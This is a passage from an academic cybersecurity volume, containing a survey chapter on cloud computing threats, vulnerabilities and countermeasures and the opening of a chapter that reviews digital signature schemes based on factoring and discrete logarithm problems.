- Starner. (2015). *Father of Wearable Technology*. Retrieved from <http://blog.thalmic.com/fathers-of-wearable-technology-thad-starner/>
- Sternstein, A. (2014). *Should We Put Robots in Charge of Cybersecurity?*. Defense One. Retrieved from <http://www.defenseone.com/technology/2014/10/should-we-put-robots-charge-cybersecurity/96023/>
- Vatsalan, D., & Peter, C. (2016). *Privacy-Preserving Similar Patient Matching*. *Journal of Biomedical Informatics*, 59, 285–298. doi:10.1016/j.jbi.2015.12.004
- Vidal, J. (2016). How the ‘animal internet’ sheds light on the secrets of migration. *The Guardian*. Retrieved from <https://www.theguardian.com/environment/2016/jun/11/animal-internet-digital-tracking-wildlife-migration>

**KEY TERMS AND DEFINITIONS**

**Cyber Security:** The body of technologies, processes and practices designed to protect networks, computers, programs and data from attack, damage or unauthorized access.

**Electronic Transformation:** In a narrower sense, “digital transformation” may refer to the concept of “going paperless” and affects both individual businesses and whole segments of the society, such as government, mass communications, art, medicine, and science.

**Handshake:** Computing communication between a computer system and an external device, by which each tells the other that data is ready to be transferred, and that the receiver is ready to accept it.

**Incremental Learning:** A machine learning paradigm where the learning process takes place whenever new example(s) emerge and adjusts what has been learned according to the new example(s).

**Nature Inspired Algorithms:** Nature provides some of the efficient ways to solve problems – Algorithms imitating processes in nature/inspired from nature.

**Socio-Inspired Algorithms:** Algorithms based on self-adaptive, self-organizing systems, inspired by social surroundings, with interdisciplinary approach, and focus on trust.

**Wearable Technology:** Electronics that can be worn on the body, either as an accessory or as part of material used in clothing. One of the major features of wearable technology is its ability to connect to the Internet, enabling data to be exchanged between a network and the device.

## Section 2

# Cloud and Mobile Security

# Chapter 6

## A Survey: Threats and Vulnerabilities in Cloud

**Srishti Sharma**

*The NorthCap University, India*

**Yogita Gigras**

*The NorthCap University, India*

### **ABSTRACT**

*The cloud computing field is an emerging field and continuously growing at a fast pace. The data stored on the public cloud is not safe as the attackers can hack or gain unauthorized access to the data and can modify its contents to harm the organizations and the users as well. They pose security threats and risks at various levels. These threats need to be removed and security actions need to be taken at right time to protect the cloud data and resources from being misused by the attackers. Some of the security measures are summarized in order to protect the data.*

### **INTRODUCTION**

Cloud computing requires the use of internet that provides shared computing resources and data to computers and their users on demand. It offers enormous benefits to the industry and the community. The cloud computing platform provides the capability for optimal and shared utilization. It provides its users the ability to access the cloud services vigorously and effectively over the internet, wherever and whenever needed. It offers shared pool of elastic and powerful resources (network, servers, storage, application and services) that can be effectively managed and provisioned and is cost-effective. The management of computing resources over the internet is easy. Depending on the above mentioned features, all the applications and services deployed by the organizations and the users are switched over to the cloud and they are needed to make sure that their data on the cloud remains safe and secure. Customers make use of cloud resources corresponding to their need and pay according to the use, which ensures complete utilization of resources by letting machines and storage go when not in use. The main aim of this paper is to manage the computing resources of the cloud along with ensuring security while stor-

DOI: 10.4018/978-1-5225-2154-9.ch006

ing and retrieving data to and from the cloud. Trust is also an important factor that plays a vital role of providing security between different parties over the network.

## **BACKGROUND**

### **Aspects of Cloud Computing**

The important facets or characteristics discussed in (Ali, M., U. Khan, S.U., Vasilakos, A.V. 2015) of cloud computing are as follows that offers numerous benefits to its customers are described below-

- **On-Demand Self Service:** Customers can directly request and manage the services (they need) from the cloud. There is no need to interact with the cloud service providers for requesting the resources. This is accomplished by employing web services and management interfaces.
- **Ubiquitous Network Access:** Customers access the services and their applications and data present on the cloud using some standard mechanisms and protocols. It provides a broad network access which ensures that the services made available to the users on the cloud should support any type of platform(for example, mobile phones, laptops, workstations, tablets etc). The services and data are available from anywhere and at anytime.
- **Resource Pooling:** The resources on the cloud are manifold and can be shared among numerous and varied customers in a multi-tenant environment. Customer generally has no command or knowledge over the exact location of the resources but may specify location at higher level of abstraction (example, country, state or data center).
- **Rapid Elasticity:** The resources can be rapidly and elastically provisioned according to customer's demands. In some cases it can be automatically done, to quickly scale out and rapidly released to quickly scale in. Resources available for provisioning are unlimited and can be purchased in any quantity at any time.
- **Measured Service:** The cloud environment provides the usage of various resources and services which are reported to customers and the CSP. The metering process offers the ability to automatically optimize the use of resources and also, the customers have to pay only for those resources which are used by them. It allows resources to be used in pay-as-you-use manner.
- **Multi-Tenancy:** This property allows multiple customers (that may or may not belong to the same organization) to use a single resource.
- **Service Models:** There are three categories of services provided by cloud computing namely- Software as a service(SAAS), infrastructure as a service(IAAS), and Platform as a service(PAAS).

### **Software as a Service**

This layer provides the facility of renting the users the applications that run on clouds, instead of paying to purchase these applications. Saas is used by those companies that deploy their businesses due to the ability to reduce cost. Liu et al. (2011) discuss the prospect of providing the cloud services to cloud consumers as email, billing, customer relationship management, sales, social networks, content management applications and many more (Liu, F., Tong, J., Mao, J., Bohn, R., Messina, J., Badger, L., & Leaf, D.

## A Survey

2011). The CSPs for SaaS are: Cloud9 Analytics, Antenna Software, Live Ops, NetSuite, Google Apps, Salesforce.com, IBM, Rackspace etc. as specified by Chou(2013) in (Chou, T. 2013).

## Platform as a Service

Using this layer users can situate their own applications onto the cloud infrastructure. It provides users the development platform to design their specific applications. Users have complete access to the application deployment and configuration settings. Liu et al. (2011) discuss the prospect of providing the cloud services to cloud consumers as business intelligence, database, integration and application deployment (Liu, F., Tong, J., Mao, J., Bohn, R., Messina, J., Badger, L., & Leaf, D. 2011). The CSPs for Paas are: Microsoft Azure, Amazon AWS, NetSuite, Google Apps, IBM, Salesforce.com, Joyent etc. as discussed by Chou in his work in (Chou, T. 2013).

## Infrastructure as a Service

This layer provides various infrastructure services and resources like processor, storage, network, memory and many other resources as and when demanded by the user where one can run various softwares like operating systems and applications. Liu et al. (2011) discuss the prospect of providing the cloud services to cloud consumers as backup and recovery, compute and storage resources, content delivery networks and service management (Liu, F., Tong, J., Mao, J., Bohn, R., Messina, J., Badger, L., & Leaf, D. 2011). The CSPs for Iaas are: Amazon Elastic Compute Cloud, IBM, Rackspace, CSC, OpenStack, VMware, etc. as discussed by Chou in his work in (Chou, T. 2013).

## Cloud Deployment Models

The main four types of clouds that are used to deploy cloud infrastructure as specified by (Ali, Khan & Vasilakos 2015) in are as follows:

- **Private Cloud:** The private cloud is generally used for a single organization where the resources are utilized by the employees of that particular organization and not by the outside or external people.
- **Public Cloud:** This type of cloud can be accessed by anyone i.e. general public or organizations. All the customers or users whether internal or external of the organization can use these cloud resources and they need to pay according to the resources they have used.

The aim of using public cloud service are: easy installation, inexpensive because hardware and bandwidth costs are offered by the provider, high scalability, no wastage of resources as services are offered in pay-as-you-use manner. For instance, Amazon host its own public cloud and offers cloud facilities via Amazon web services like Amazon EC2, S3, Redshift and many more cloud environments which serve their own motives to their customers as linked in (Amazon Web Services, <https://aws.amazon.com/>).

**A Survey**

- **Community Cloud:** When a large number of customers/users or the organizations form a community together to share the cloud resources and services, is known as community cloud. The mission, security policy, security requirements and various other factors are shared within the community.
- **Hybrid Cloud:** It is formed by combining two or more clouds described above (private, public or community). This approach is cost-effective and provides high scalability.

## **SECURITY ISSUES IN CLOUD**

There are many different forms of issues that can take place in the cloud environment. It may consist of threats and vulnerabilities that can exploit the system and can retrieve confidential information and other credentials.

### **Threats in Cloud**

This section includes various threats in the cloud that are critical from security point of view.

#### **Malicious Insiders**

The attackers can be anyone within the organization or family that can retrieve one's personal information with the intent of damaging or exploiting his/her information or data. Since they can have complete access or control over organization's resources, so the organization should have security measures applied in their premises in order to prevent their confidential information which the attackers can gather without being detected and is a severe threat for the cloud environment. As stated by Cheney (2010) in the "Heartland Payment System Fraud" (Cheney, J.S. 2010), the organization had suffered a severe loss through almost 100 million credit cards that were compromised from nearly about 60 financial companies. Whenever a user makes a payment using his card, the card credentials are transmitted through a payment network. This technique is used by the attackers to embed malicious software on the company's payment network to track payment information. The key logger obtained digital information contained on the back of credit and debit cards. This attack was so strong that it was undetected for 6 months.

#### **Data Loss**

This threat can arise due to a number of reasons. It can be due to hard drive failure which incurs a high cost and loss of important data. If the data from the cloud is accidentally or intentionally deleted by any person or the cloud service provider, then data loss may arise. When the information stored on the cloud gets modified by the attacker, intentionally, to obtain confidential information, then data loss may arise. The authors of Liu et al. (2015), Babcock (2014), and Raphael (2013) talk about in their research about data loss or data breach occurs in the case of lack of control where the users' control over their data is reduced due to movement of data from local to remote servers. Data loss leads to many other attacks if not prevented or taken care of on time. Data loss can have tragic repercussion to the business too. The best way to prevent data loss is to get a data backup on a regular basis to avoid the problems of data loss.

## A Survey

### Account Hijacking

It is generally a practice to steal and hijack a person's account information associated with a service. It is carried out using various methods like phishing, password guessing, email spoofing etc. To access or hijack (Account Hijacking, <https://dome9.com/wiki/display/cloudsecurity/Account+Hijacking>) an account on the cloud, one just need to enter the password and data can be modified by the account holder. If the attacker succeeds in guessing or obtaining the password for one's account by applying any technique then he can enter one's account very easily and can modify the information according to him in order to cause harm to the company or any organization. By doing so, he can make the data untrustworthy. Therefore, a two-way authentication is required to keep the data protected. An attacker can inject malicious code into the webpage to harm the customers or users visiting those web pages, which is also known as watering hole attack.

### Denial of Service

An attacker can interrupt the service by issuing a denial of service attack against the cloud service to make it isolated and unreachable. This threat prevents the cloud users from accessing the hosted applications. The services can be hampered in numerous ways by utilizing all its CPU, RAM, disk space and its network bandwidth.

### Risk Profile

When switching applications over to the cloud, all security measures and implications must be taken into account. These measures include constant software security updates, constantly tracking networks using intrusion detection and intrusion prevention systems, developing security patches for softwares etc. There might be some undiscovered attacks that may exist but might prove to be highly threatening.

### Data Transmission

While transferring data over the internet, different attacks like MITM attack can take place where data can be stolen by an attacker intercepting the communication between the parties. In order to be prevented from these types of attacks, data needs to be transmitted to the cloud using an encrypted secure communication channel like SSL/TLS etc.

### Vulnerabilities in Cloud

The weaknesses of the cloud data storage and retrieval that an attacker gains to exploit the system are described here.

### Session Riding

When an attacker pilfers a user's cookie to use the application on behalf of the user, it generates the possibility of vulnerability of stealing user's session on the cloud. Users can easily be fooled by attackers by

**A Survey**

tricking them to send authenticated requests to various bogus websites to achieve various confidential information and other credentials of users to intentionally harm the users.

### Insecure Interfaces and API's

Cloud services offered by various cloud providers can be accessed through APIs like SOAP, HTTP in addition to XML and JSON. Some of the key factors that lead to exploiting this vulnerability (API Vulnerabilities, <https://dome9.com/wiki/display/cloudsecurity/API+Vulnerabilities>) are weak credentials, insufficient input data validation, insufficient authorization checks, and improper checking of cookies and header fields. If the risks, responsible for causing this vulnerability aren't mitigated, can make the APIs vulnerable to attack as discussed by (Sandoval 2015).

### Unlimited Allocation of Resources

If the usage of cloud resources is not properly modelled then, it can lead to over-provisioning of the resources.

### Virtualization

Virtualization is the process by virtue of which multiple customers can access same physical resources. It is performed on various resources like operating system, networks and storage. It introduces various security challenges to the cloud and the customers. The various virtualization issues talked about by Liu et al (2015) that compromise the security of the cloud are described in this section.

- **VM Image Sharing:** VM images can be uploaded and downloaded by the users from the repositories and sharing of these images can lead to severe threat if used maliciously. If an image that contains a malware (uploaded by a malicious user), can impose a serious threat to the cloud users.
- **VM Escape:** The host or the system that runs multiple VMs can be attacked by the attackers who can access the shared resources and can lower the performance of these resources and turn off the hypervisor. No restriction is imposed on allocation and de-allocation of resources with virtual machines.
- **VM Migration:** The factors responsible for uncontrolled migrations of virtual machines from one server to another without shutting down the VMs can be hardware problems, fault tolerance and load balance.

**Increasing number of VMs:** This is the situation in which most of the instantiated are in the idle state due to which the host system resources are wasted on a large scale.

## A Survey

### Internet Dependency

Now every user access the cloud services, so he/she is dependent upon the internet connection to access them. If the internet connection temporarily fails in any situation say, ISP fault or lightening issue or there isn't high speed internet connection then, the users won't be able to access the cloud resources in a go which would lead to discrepancy in using the cloud services and can in turn slow down the business operation.

### Improperly Used Cryptography

The cryptographic algorithms or techniques applied to secure the information on the cloud must be strong enough in order to protect the data from being attacked by the malicious attacker and also the information or the data should not be brute-forced by the attacker to lower the security. The cryptographic algorithms designed for securing data must be hard and advanced that can provide distinct features for securing data from an attacker. The algorithms require random number generators which are used to generate actual random numbers from uncertain and arbitrary sources of information. It can be implemented either manually according to the product's requirement or can be embedded by default in an application to provide data security and privacy, like, Amazon Web Services (<https://aws.amazon.com/>) (Amazon Web Services, <https://aws.amazon.com/>) for your application or software deployment allows AES encryption for the data at rest(customers don't need to manually design this encryption scheme) that provides a high level of security and is strong enough that an attacker can't break into.

### SQL Injection

It is a code injection technique that malicious users use to inject malicious SQL commands in the SQL statement via web page input to destroy the entire database and obtain confidential information from it and even harm the users and the system. To analyze the detection and prevention techniques, different approaches must be compared as done by (Sajjadi, & Pour 2013).

### Cross-Site Scripting

It is a vulnerability in which the attacker can inject malicious JavaScript code or malicious client-side script into web pages viewed by other users. It is generally executed via victim's web browser which in turn can lead to severe security challenges in the cloud.

## SECURITY SOLUTIONS

According to the review conducted, the various issues in the cloud can be overcome by applying different techniques to its corresponding issue.

**A Survey**

## **Security for Insecure APIs**

As shown in Table 1, there can be a number of measures for providing the security in relevance to Insecure APIs.

## **Security for Cloud Storage**

The various measures for ensuring security in cloud storage are listed. See Table 2 for the type of measure used against the security scheme.

*Table 1. Security for insecure APIs*

Scheme	Security Features
Access Control for cloud applications	<ul style="list-style-type: none"> <li>• Authentication</li> <li>• Authorization</li> <li>• Accounting</li> </ul>
Ensuring Integrity	<ul style="list-style-type: none"> <li>• Platform Integrity</li> <li>• Application Integrity</li> </ul>

*Table 2. Security for Cloud storage*

Scheme	Security Features
Protocol for storage security and privacy	<ul style="list-style-type: none"> <li>• Encryption</li> <li>• Signature verification</li> <li>• Auditing</li> </ul>
Security for residing data	<ul style="list-style-type: none"> <li>• SSL symmetric encryption</li> <li>• Access Control</li> <li>• Integrity</li> </ul>
Secure data sharing	<ul style="list-style-type: none"> <li>• Attribute based encryption</li> <li>• Access Control</li> </ul>
Session Management for web applications	<ul style="list-style-type: none"> <li>• Regular penetration testing</li> <li>• Periodical manual testing</li> </ul>

*Table 3. VM Migration security features*

Scheme	Security Features
Secure VM Migration	<ul style="list-style-type: none"> <li>• Trust</li> <li>• TPA</li> <li>• Integrity</li> <li>• Access Control</li> <li>• Cryptography</li> </ul>

## A Survey

### Security for VM Migration

VM Migration is an important aspect to keep secure in cloud environment. See Table 3 for distinct methods used to secure the movement of virtual machines.

### Analysis of Various Security Issues

The comparison of various security issues against the security measures that can be applied on corresponding issue to minimize the effect of it is listed here. See Table 4, that briefs the readers about what techniques can be put in place against what issue in order to fulfil the information secrecy criteria over the network. Hussain, & Al-Mourad (2014) has discussed about TPA in (Hussain, M., Al-Mourad, M.B. 2014), which is the only security feature that can be applied to all the cloud related security issues.

### FUTURE DIRECTIONS

The priority field to improve the security of the cloud lies in building trust in the cloud by getting certified against the standards such as COBIT presented by (Garsoux 2013). Various approaches for expansion of liquidity in the cloud include factors like location and policy identification. Refinement of numerous security control strategies like HSMs ([https://en.wikipedia.org/wiki/Hardware\\_security\\_module](https://en.wikipedia.org/wiki/Hardware_security_module)), IDS explained by (Shelke, Sontakke, & Gawande 2012) or web filters can be ensured in order to exhibit strong form of security.

### CONCLUSION

Cloud computing is a wide research area and helps the organizations to cope up with continuously raising requirements of the users. Along with some additional benefits that this field offers, it also has some drawbacks of storing and retrieving data from the cloud. If the cloud providers do not confidently implement cloud security practices, then it can lead to hesitation in adoption of cloud computing technologies. In case of security issues like data breach or data loss, the organization need to track the data consistently, obtain data backup on regular intervals and must ensure that the data is protected. The security issues in cloud arise due to factors like shared, virtualized and public nature of the cloud. The countermeasures to the existing cloud threats and vulnerabilities must be applied on time to not

*Table 4. Security issues and measures*

	LoC	LoT	Multi-Tenanacy	Virtualization	Management
Encryption	Y		Y	Y	Y
Access Control	Y		Y	Y	
TPA	Y	Y	Y	Y	Y
Isolation			Y	Y	
Trust	Y	Y	Y	Y	

**A Survey**

compromise the security and allowing attackers to gain privileges for a long time as they can retrieve session cookie while being online for long time and any other confidential information. There are some security measures described above that must be applied to the corresponding threats and risks in order to protect cloud resources and services from the unauthorized access by the malicious insiders or any other criminal attacker. Using Amazon Web Services for application deployment on the cloud is secure as it enables AES-256(data-at-rest) and SSL encryption(data-in-transit)and also a great idea for the customers to use it. This paper provides a brief about cloud issues that may exist in the form of threats and vulnerabilities and also some measures that are required to take against them to maintain data privacy. Using the concept of intrusion detection system, any malicious activities going on over the network to capture and damage the communication channel and the data packets being transmitted over it can be analysed and also provide users the capability to think what techniques can be applied to protect their credentials and other confidential information.

**REFERENCES**

- Account Hijacking. (n.d.). *Dome 9*. Retrieved from: <https://dome9.com/wiki/display/cloudsecurity/Account+Hijacking>
- Aguiar, E., Zhang, Y., & Blanton, M. (n.d.). *An Overview of Issues and Recent Developments in Cloud Computing and Storage Security*. Academic Press.
- Ali, M. U., Khan, S. U., & Vasilakos, A. V. (2015, February). Security in Cloud Computing: Opportunities and Challenges. *Information Sciences*, 305(1), 357–383. doi:10.1016/j.ins.2015.01.025
- Amazon Web Services. (n.d.). Retrieved from: <https://aws.amazon.com/>
- API Vulnerabilities. (n.d.). *Dome 9*. Retrieved from: <https://dome9.com/wiki/display/cloudsecurity/API+Vulnerabilities>
- Arora, P., Wadhawan, R. C., & Satinder Pal Ahuja, S. P. (2012, January). Cloud Computing Security Issues in Infrastructure as a Service. *International Journal of Advanced Research in Computer Science and Software Engineering*, 2(1).
- Babcock, C. (2014). *9 Worst Cloud Security Threats*. Retrieved from <http://www.informationweek.com/cloud/infrastructure-as-a-service/9-worst-cloud-security-threats/d/d-id/1114085>
- Cheney, J. S. (2010, January). *Heartland Payment Systems: Lessons Learned from a Data Breach*. Academic Press.
- Chou, T. (2013, June). Security Threats on Cloud Computing Vulnerabilities. *International Journal of Computer Science & Information Technology*, 5.
- Cloud Computing. (n.d.). In *Wikipedia*. Retrieved from [https://en.wikipedia.org/wiki/Cloud\\_computing](https://en.wikipedia.org/wiki/Cloud_computing)
- Cloud Computing News. (2014). Top cloud computing threats and vulnerabilities. *Cloud Computing News*. Retrieved from: <http://www.cloudcomputing-news.net/news/2014/nov/21/top-cloud-computing-threats-and-vulnerabilities-enterprise-environment/>

## A Survey

- Garsoux, M. (n.d.). *Cobit5 ISACA new framework*. Retrieved from [http://www.qualified-audit-partners.be/user\\_files/QECB\\_GLC\\_COBIT\\_5\\_ISACA\\_s\\_new\\_framework\\_201303.pdf](http://www.qualified-audit-partners.be/user_files/QECB_GLC_COBIT_5_ISACA_s_new_framework_201303.pdf)
- Hardware Security Module. (n.d.). Retrieved from [https://en.wikipedia.org/wiki/Hardware\\_security\\_module](https://en.wikipedia.org/wiki/Hardware_security_module)
- Hussain, M., & Al-Mourad, M. B. (2014, May). *Effective Third Party Auditing in Cloud Computing*. Retrieved from [https://www.researchgate.net/publication/269299630\\_Effective\\_Third\\_Party\\_Auditing\\_in\\_Cloud\\_Computing](https://www.researchgate.net/publication/269299630_Effective_Third_Party_Auditing_in_Cloud_Computing)
- Liu, F., Tong, J., Mao, J., Bohn, R., Messina, J., Badger, L., & Leaf, D. (2011, September). *NIST Cloud Computing Reference Architecture*. Retrieved from [http://ws680.nist.gov/publication/get\\_pdf.cfm?pub\\_id=909505](http://ws680.nist.gov/publication/get_pdf.cfm?pub_id=909505)
- Liu, Y., Sun, Y., Ryoo, J., Rizvi, S., & Vasilakos, A. V. (2015, September). Security and Privacy Challenges in Cloud Computing: Solutions and Future DirectionS. *Journal of Computing Science and Engineering*, 9(3), 119–133. doi:10.5626/JCSE.2015.9.3.119
- Raphael, J. R. (2013, July 1). *The worst cloud outages of 2013*. Retrieved from <http://www.infoworld.com/article/2606768/cloud-computing/107783-The-worst-cloud-outages-of-2013-so-far.html>
- Sajjadi, S.M.S., & Pour, B.T. (2013, September). Study of SQL Injection Attacks and Countermeasures. *International Journal of Computer and Communication Engineering*, 2.
- Sandoval, K. (2015, September). *Your API is Vulnerable if These 4 Risks Aren't Mitigated*. Retrieved from <http://nordicapis.com/your-api-is-vulnerable-if-these-4-risks-arent-mitigated/>
- Shelke, P. K., Sontakke, S., & Gawande, A. D. (2012, May). Intrusion Detection System for Cloud Computing. *International Journal of Scientific & Technology Research*, 1(4).

# Chapter 7

## Digital Signature Schemes Based on Two Hard Problems

**A. B. Nimbalkar**

*Annasaheb Magar Mahavidyalaya, India*

**C. G. Desai**

*NDA, India*

### ABSTRACT

*This chapter takes a critical review of the digital signature schemes which are based on two hard problems. The analytical study begins with the Harn (1994) scheme and He-Kiesler (1994) scheme. Shao's 1998 and 2002 schemes have been studied. Wei-Hua He (2001) and Shimin Wei (2004, 2007) schemes are analyzed further in the research work. Attacks on Shimin Wei's (2004, 2007) schemes are critically studied and drawbacks have been noted so as to design better schemes than these. Then we continue our analysis work by studying Ismail, Thaté, and Ahmad's (2008) scheme and Swati Verma's (2012) signature scheme.*

### INTRODUCTION

Scholars from cryptography and security field have done crucial of research work to design the robust and secure digital signature schemes till date. The key requirement of the digital signature is that it should sustain all the types of attacks it is exposed to. Designing the better digital signature scheme is one work whereas to make it tough and non-vulnerable to attacks is another biggest work. In this chapter, some of the digital signature schemes have been studied and analyzed thoroughly. This provides the guideline and a clear pathway, so that one can design a digital signature scheme, which is non-susceptible to known attacks.

The digital signature schemes that have been studied are the digital signature schemes designed in the period from the year 1994 till the year 2012, which were the golden years for security system design because internet and communication systems gained sudden big popularity in these two decades.

Here exiting digital signature schemes were studied and analyzed. In the analysis process, initially, Shimin Wei (2004, 2007) scheme and various known attacks on this scheme were taken up for the analy-

DOI: 10.4018/978-1-5225-2154-9.ch007

### **Digital Signature Schemes Based on Two Hard Problems**

sis. During the present research work process, in the year 2012 Swati Verma (2012) designed the digital signature scheme which came up with the solution for attack on Shimin Wei (2004) scheme. Then, the analysis focus was centered on Shimin Wei (2007) and Swati Verma (2012) schemes. Thorough analysis of digital signature algorithms namely Shimin Wei (2004, 2007) and Swati Verma (2012) was rigorously done along with their programming implementations. After the critical in depth analysis we showed an attack on Swati Verma (2012) scheme, this is one of the findings of our research work. The attack shown on Swati Verma (2012) scheme is message attack. Then the work was carried forward by proving this message attack by programming implementation and that forms the core part of novel approach to digital signature research work.

### **L. Harn Scheme (1994)**

L. Harn in 1994 developed a new efficient scheme based on two hard problems of factoring and discrete logarithms which enhanced the security of the scheme and at the same time could be effectively implemented in practice. The claim of Breaking the scheme required the solutions for two hard problems namely the Diffie-Hellman discrete logarithm problem in a subgroup of  $Z_p^*$  and factoring a certain integer into two large primes.

Digital signature scheme proposed by L. Harn can be divided into three phases: Initialization, Signature generation, and Signature verification.

#### **Initialization**

1. Select two large primes  $p''$  and  $q''$ , Let  $p'$  and  $q'$  be two large primes such that,  $p' = 2p'' + 1$  and  $q' = 2q'' + 1$ . Let  $p = 2p' * q' + 1$  be a prime.
2. Randomly select a primitive element mod  $p$ .
3. Randomly select ‘ $k$ ’ with  $1 < k < p - 1$  such that,  $GDC(k, \phi(p)) = 1$
4. Use secret key ‘ $k$ ’ to generate,  $r = g^k \text{ mod } p$ .
5. Compute ‘ $d$ ’ such that,  $3 * d \text{ mod } \phi(p) = 1$ .

#### **Signature Generation**

We can solve the congruence for message ‘ $m$ ’,

$$m = ks' + x \cdot r \text{ mod } p - 1, \quad (1)$$

$$s = s'^d \text{ mod } p - 1$$

The signature of message ‘ $m$ ’ is sent to receiver as a pair of numbers  $\{r, s\}$ .

**Digital Signature Schemes Based on Two Hard Problems**

## Signature Verification

After receiving the message ‘ $m$ ’ and signature  $(r, s)$ , user can verify the signature. User first computes,

$$m = s^3 \bmod p - 1$$

Next, user verifies the equation,

$$g^m = r^{s'} \cdot y^r \bmod p \quad (2)$$

The performance of L. Harn scheme is near about the same as El Gamal scheme. The L. Harn signature requires one modular exponentiation for each message block and two modular exponentiations are required for deciphering each encrypted block. Since the encrypted block  $C_i$  is computed for each block of message  $m_i$ , it increases the efficiency of transmission. Also security increases for every session since new encryption key is generated even if same key ‘ $k$ ’ is used. The new encryption key is then shared by both the users.

One of the important aspects of L. Harn (1994) scheme is that it is effectively implemented in practice at the same time being more secure than El Gamal (1985) scheme.

## He-Kiesler Scheme (1994)

He-Kiesler in 1994 proposed a new digital signature scheme and claimed that their scheme was more secure than the El Gamal scheme. They used intractability of both the hard problems, namely the integer factorization and the discrete logarithm problem. He-Kiesler proposed two versions of El Gamal schemes which they termed as modified versions of El Gamal scheme. El Gamal scheme tends to be insecure in the event when session key becomes known. Thus, it is important to keep the sessions key secrete. Also if the same sessions key is used more than once then the secrete key can be deduced. To address this problem He-Kiesler in the version 1, came up with a signature consisting of pair of numbers  $(r, s)$  as the signature of the message ‘ $m$ ’. They successfully tackle the problem of session key in El Gamal scheme. However in doing so the security of the modified version does not increase as they pointed out. However in the modified version 2 of the El Gamal scheme they had overcome this problem. In the modified version 2 they enhanced the security of the scheme by combining two hard problems together, to make modified El Gamal scheme more secure than original El Gamal scheme.

The detailed analysis of both the modified versions proposed by He-Kiesler is presented in the following section.

### Modified Version 1

First let us consider the modified version 1. This scheme is divided into three phases: Initialization, Signature generation, and Signature verification.

### **Digital Signature Schemes Based on Two Hard Problems**

#### **Initialization**

In the initialization process the following steps are involved. Let ‘p’ be a large prime such that p-1 has two large prime factors ‘ $p_1$ ’ and ‘ $q_1$ ’. Let  $n = p_1 q_1$  and let ‘g’ be a primitive element of  $Z_p$ . All users use this common ‘p’ and the factors of p-1 can be discarded after computing ‘n’. Any user A has a secret key, ‘x’ ( $1 < x < n$ ) and public key,  $y = g x^2 \pmod{p}$  where  $y \neq 1$ .

#### **Signature Generation**

To sign a message ‘m’, sender carries out the following steps.

1. Randomly choose an integer  $t$ , ( $1 < t < n$ ) such that  $\text{GCD}(t, p-1) = 1$ .
2. Compute,  $k = t^2 \pmod{p-1}$ .
3. Compute  $r = g^k \pmod{p}$  and make sure that  $r \neq 1$ .
4. Compute ‘s’ such that,

$$m = xr + ts \pmod{p-1} \quad (3)$$

That is,

$$s = (m - xr) t^{-1} \pmod{p-1}.$$

5. Send  $\text{sign}(m) = (r, s)$  as the signature.

#### **Signature Verification**

$$g^{m^2} z^{r^2} = y^{2mr} r^{s^2} \pmod{p} \quad (4)$$

He-Kiesler (1994) proved that if signer is following the above steps, then receiver always accepts the signature. As they have claimed for their scheme same level of security is achieved as El Gamal scheme. However, modified version 1 successfully handles the problem of sessions key. In the original El Gamal scheme, it is important to keep session key secrete, as in case, the session key becomes known to others then secrete key ‘x’ can be obtained easily as pointed out by He-Kiesler. Also, another problem with session key is that if the same session key is used often to sign messages, then secrete key ‘x’ can be obtained comparatively easily. Another possibility is that even if the same session key is not used to sign different messages they may satisfy some mathematical relationship thereby making it easier to obtain secrete key. This problem is addressed in modified version 1 proposed by He-Kiesler which is elaborated as follows.

**Digital Signature Schemes Based on Two Hard Problems**

1. Let 't' be random integer with  $1 < t < n$  such that  $GCD(t, p - 1) = 1$ .
2. Compute,  $k = t^2 \pmod{p - 1}$ .
3. Compute,  $r = g^k \pmod{p}$  and make sure that  $r \neq 1$ .

Thus, now the equation  $m = xr + ts \pmod{p - 1}$  cannot be solved for 'x' using value of 'k'. To get secret key 'x', one must first derive 't' from 'k'. The problem of deriving 't' from 'k' is the problem of computing quadratic residues. To compute quadratic residues one needs to know the factors of the modulus  $n = p - 1$ . Thus deriving 't' from 'k' ultimately relies on factorization problem making it difficult to get hold of 'x'. As mentioned above although modified version 1 successfully tackles the problem of session key, it fails to enhance security of the signature scheme than the original El Gamal signature scheme. However, this drawback is addressed in the modified version 2 proposed by He-Kiesler where hardness of both the hard problems are used simultaneously.

**Modified Version 2**

The second version can be divided into three phases: Initialization, Signature generation, and Signature verification.

**Initialization**

In the initialization process the following steps are involved.

Let 'p' be a large prime such that  $p - 1$  has two large prime factors ' $p_1$ ' and ' $q_1$ '.

Let  $n = p_1 q_1$  and let 'g' be a primitive element of  $Z_p$ . If a common 'p' is used by all users, the two factors of 'n' must be kept secret from every user. Any user A has a secret key  $x_1 (1 < x_1 < n)$  such that  $GCD(x_1, p - 1) = 1$ .

From ' $x_1$ ' compute  $x = x_1^2 \pmod{p - 1}$  and corresponding public key  $z = gx^2 \pmod{p}$ .

**Signature Generation**

To sign a message m, sender carries out following steps.

1. Randomly choose an integer  $t_1 (1 < t_1 < n)$  such that  $GCD(t_1, p - 1) = 1$  and compute,  $t = t_1^2 \pmod{p - 1}$ .
2. Compute,  $k = t^2 \pmod{p - 1}$ .
3. Compute,  $r = g^k \pmod{p}$  and make sure that  $r \neq 1$ .
4. Compute, 's' such that

$$m = xr + ts \pmod{p - 1} \quad (5)$$

5. That is,

**Digital Signature Schemes Based on Two Hard Problems**

$$s = (m - xr)t^{(-1)} \pmod{p-1}.$$

6. Calculate,  $c = x_1 * t_1$ .
7. Send  $\text{sign}(m) = (r, s, c)$  as the signature.

**Signature Verification**

$$g^{m^2} = z^{r^2} r^{s^2} g^{2rsc^2} \pmod{p} \quad (6)$$

Now, observe that if one wants to obtain ‘x’ then one needs to solve  $z = gx^2 \pmod{p}$  and find  $x^2 \pmod{p-1}$ . This requires one to compute discrete logarithm of ‘z’. Even after we compute discrete logarithm of ‘z’ namely  $x^2 \pmod{p-1}$  one needs to further calculate ‘x’ from  $x^2$  which is computation of quadratic residues. Now, it is well known that computing quadratic residues ultimately relies on factoring modulus ‘n’ and hence difficult. Also, if one tries to find ‘x’ directly, then it needs to solve the equation  $m = xr + ts \pmod{p-1}$ , for which value of ‘k’ is essential, which is a major critical point related to computing discrete logarithm of r modulo p, a hard problem. Thus, again recovering ‘x’ is difficult task. If now, adversary any ways obtained  $x^2$  and  $t^2$  from ‘z’ and ‘r’ by solving D.L., adversary must solve the following two equations for obtaining the value of ‘x’,

$$t^2 = k \pmod{P-1}$$

$$x * t = c^2 \pmod{P-1}$$

In order to find the value of secret key ‘x’ or ‘k’, it is necessary to find square root k modulo  $p-1$ , which is computationally hard problem. Here, it should be noted that in this modified version, hardness of both FAC and DLP are used to enhance security of the scheme.

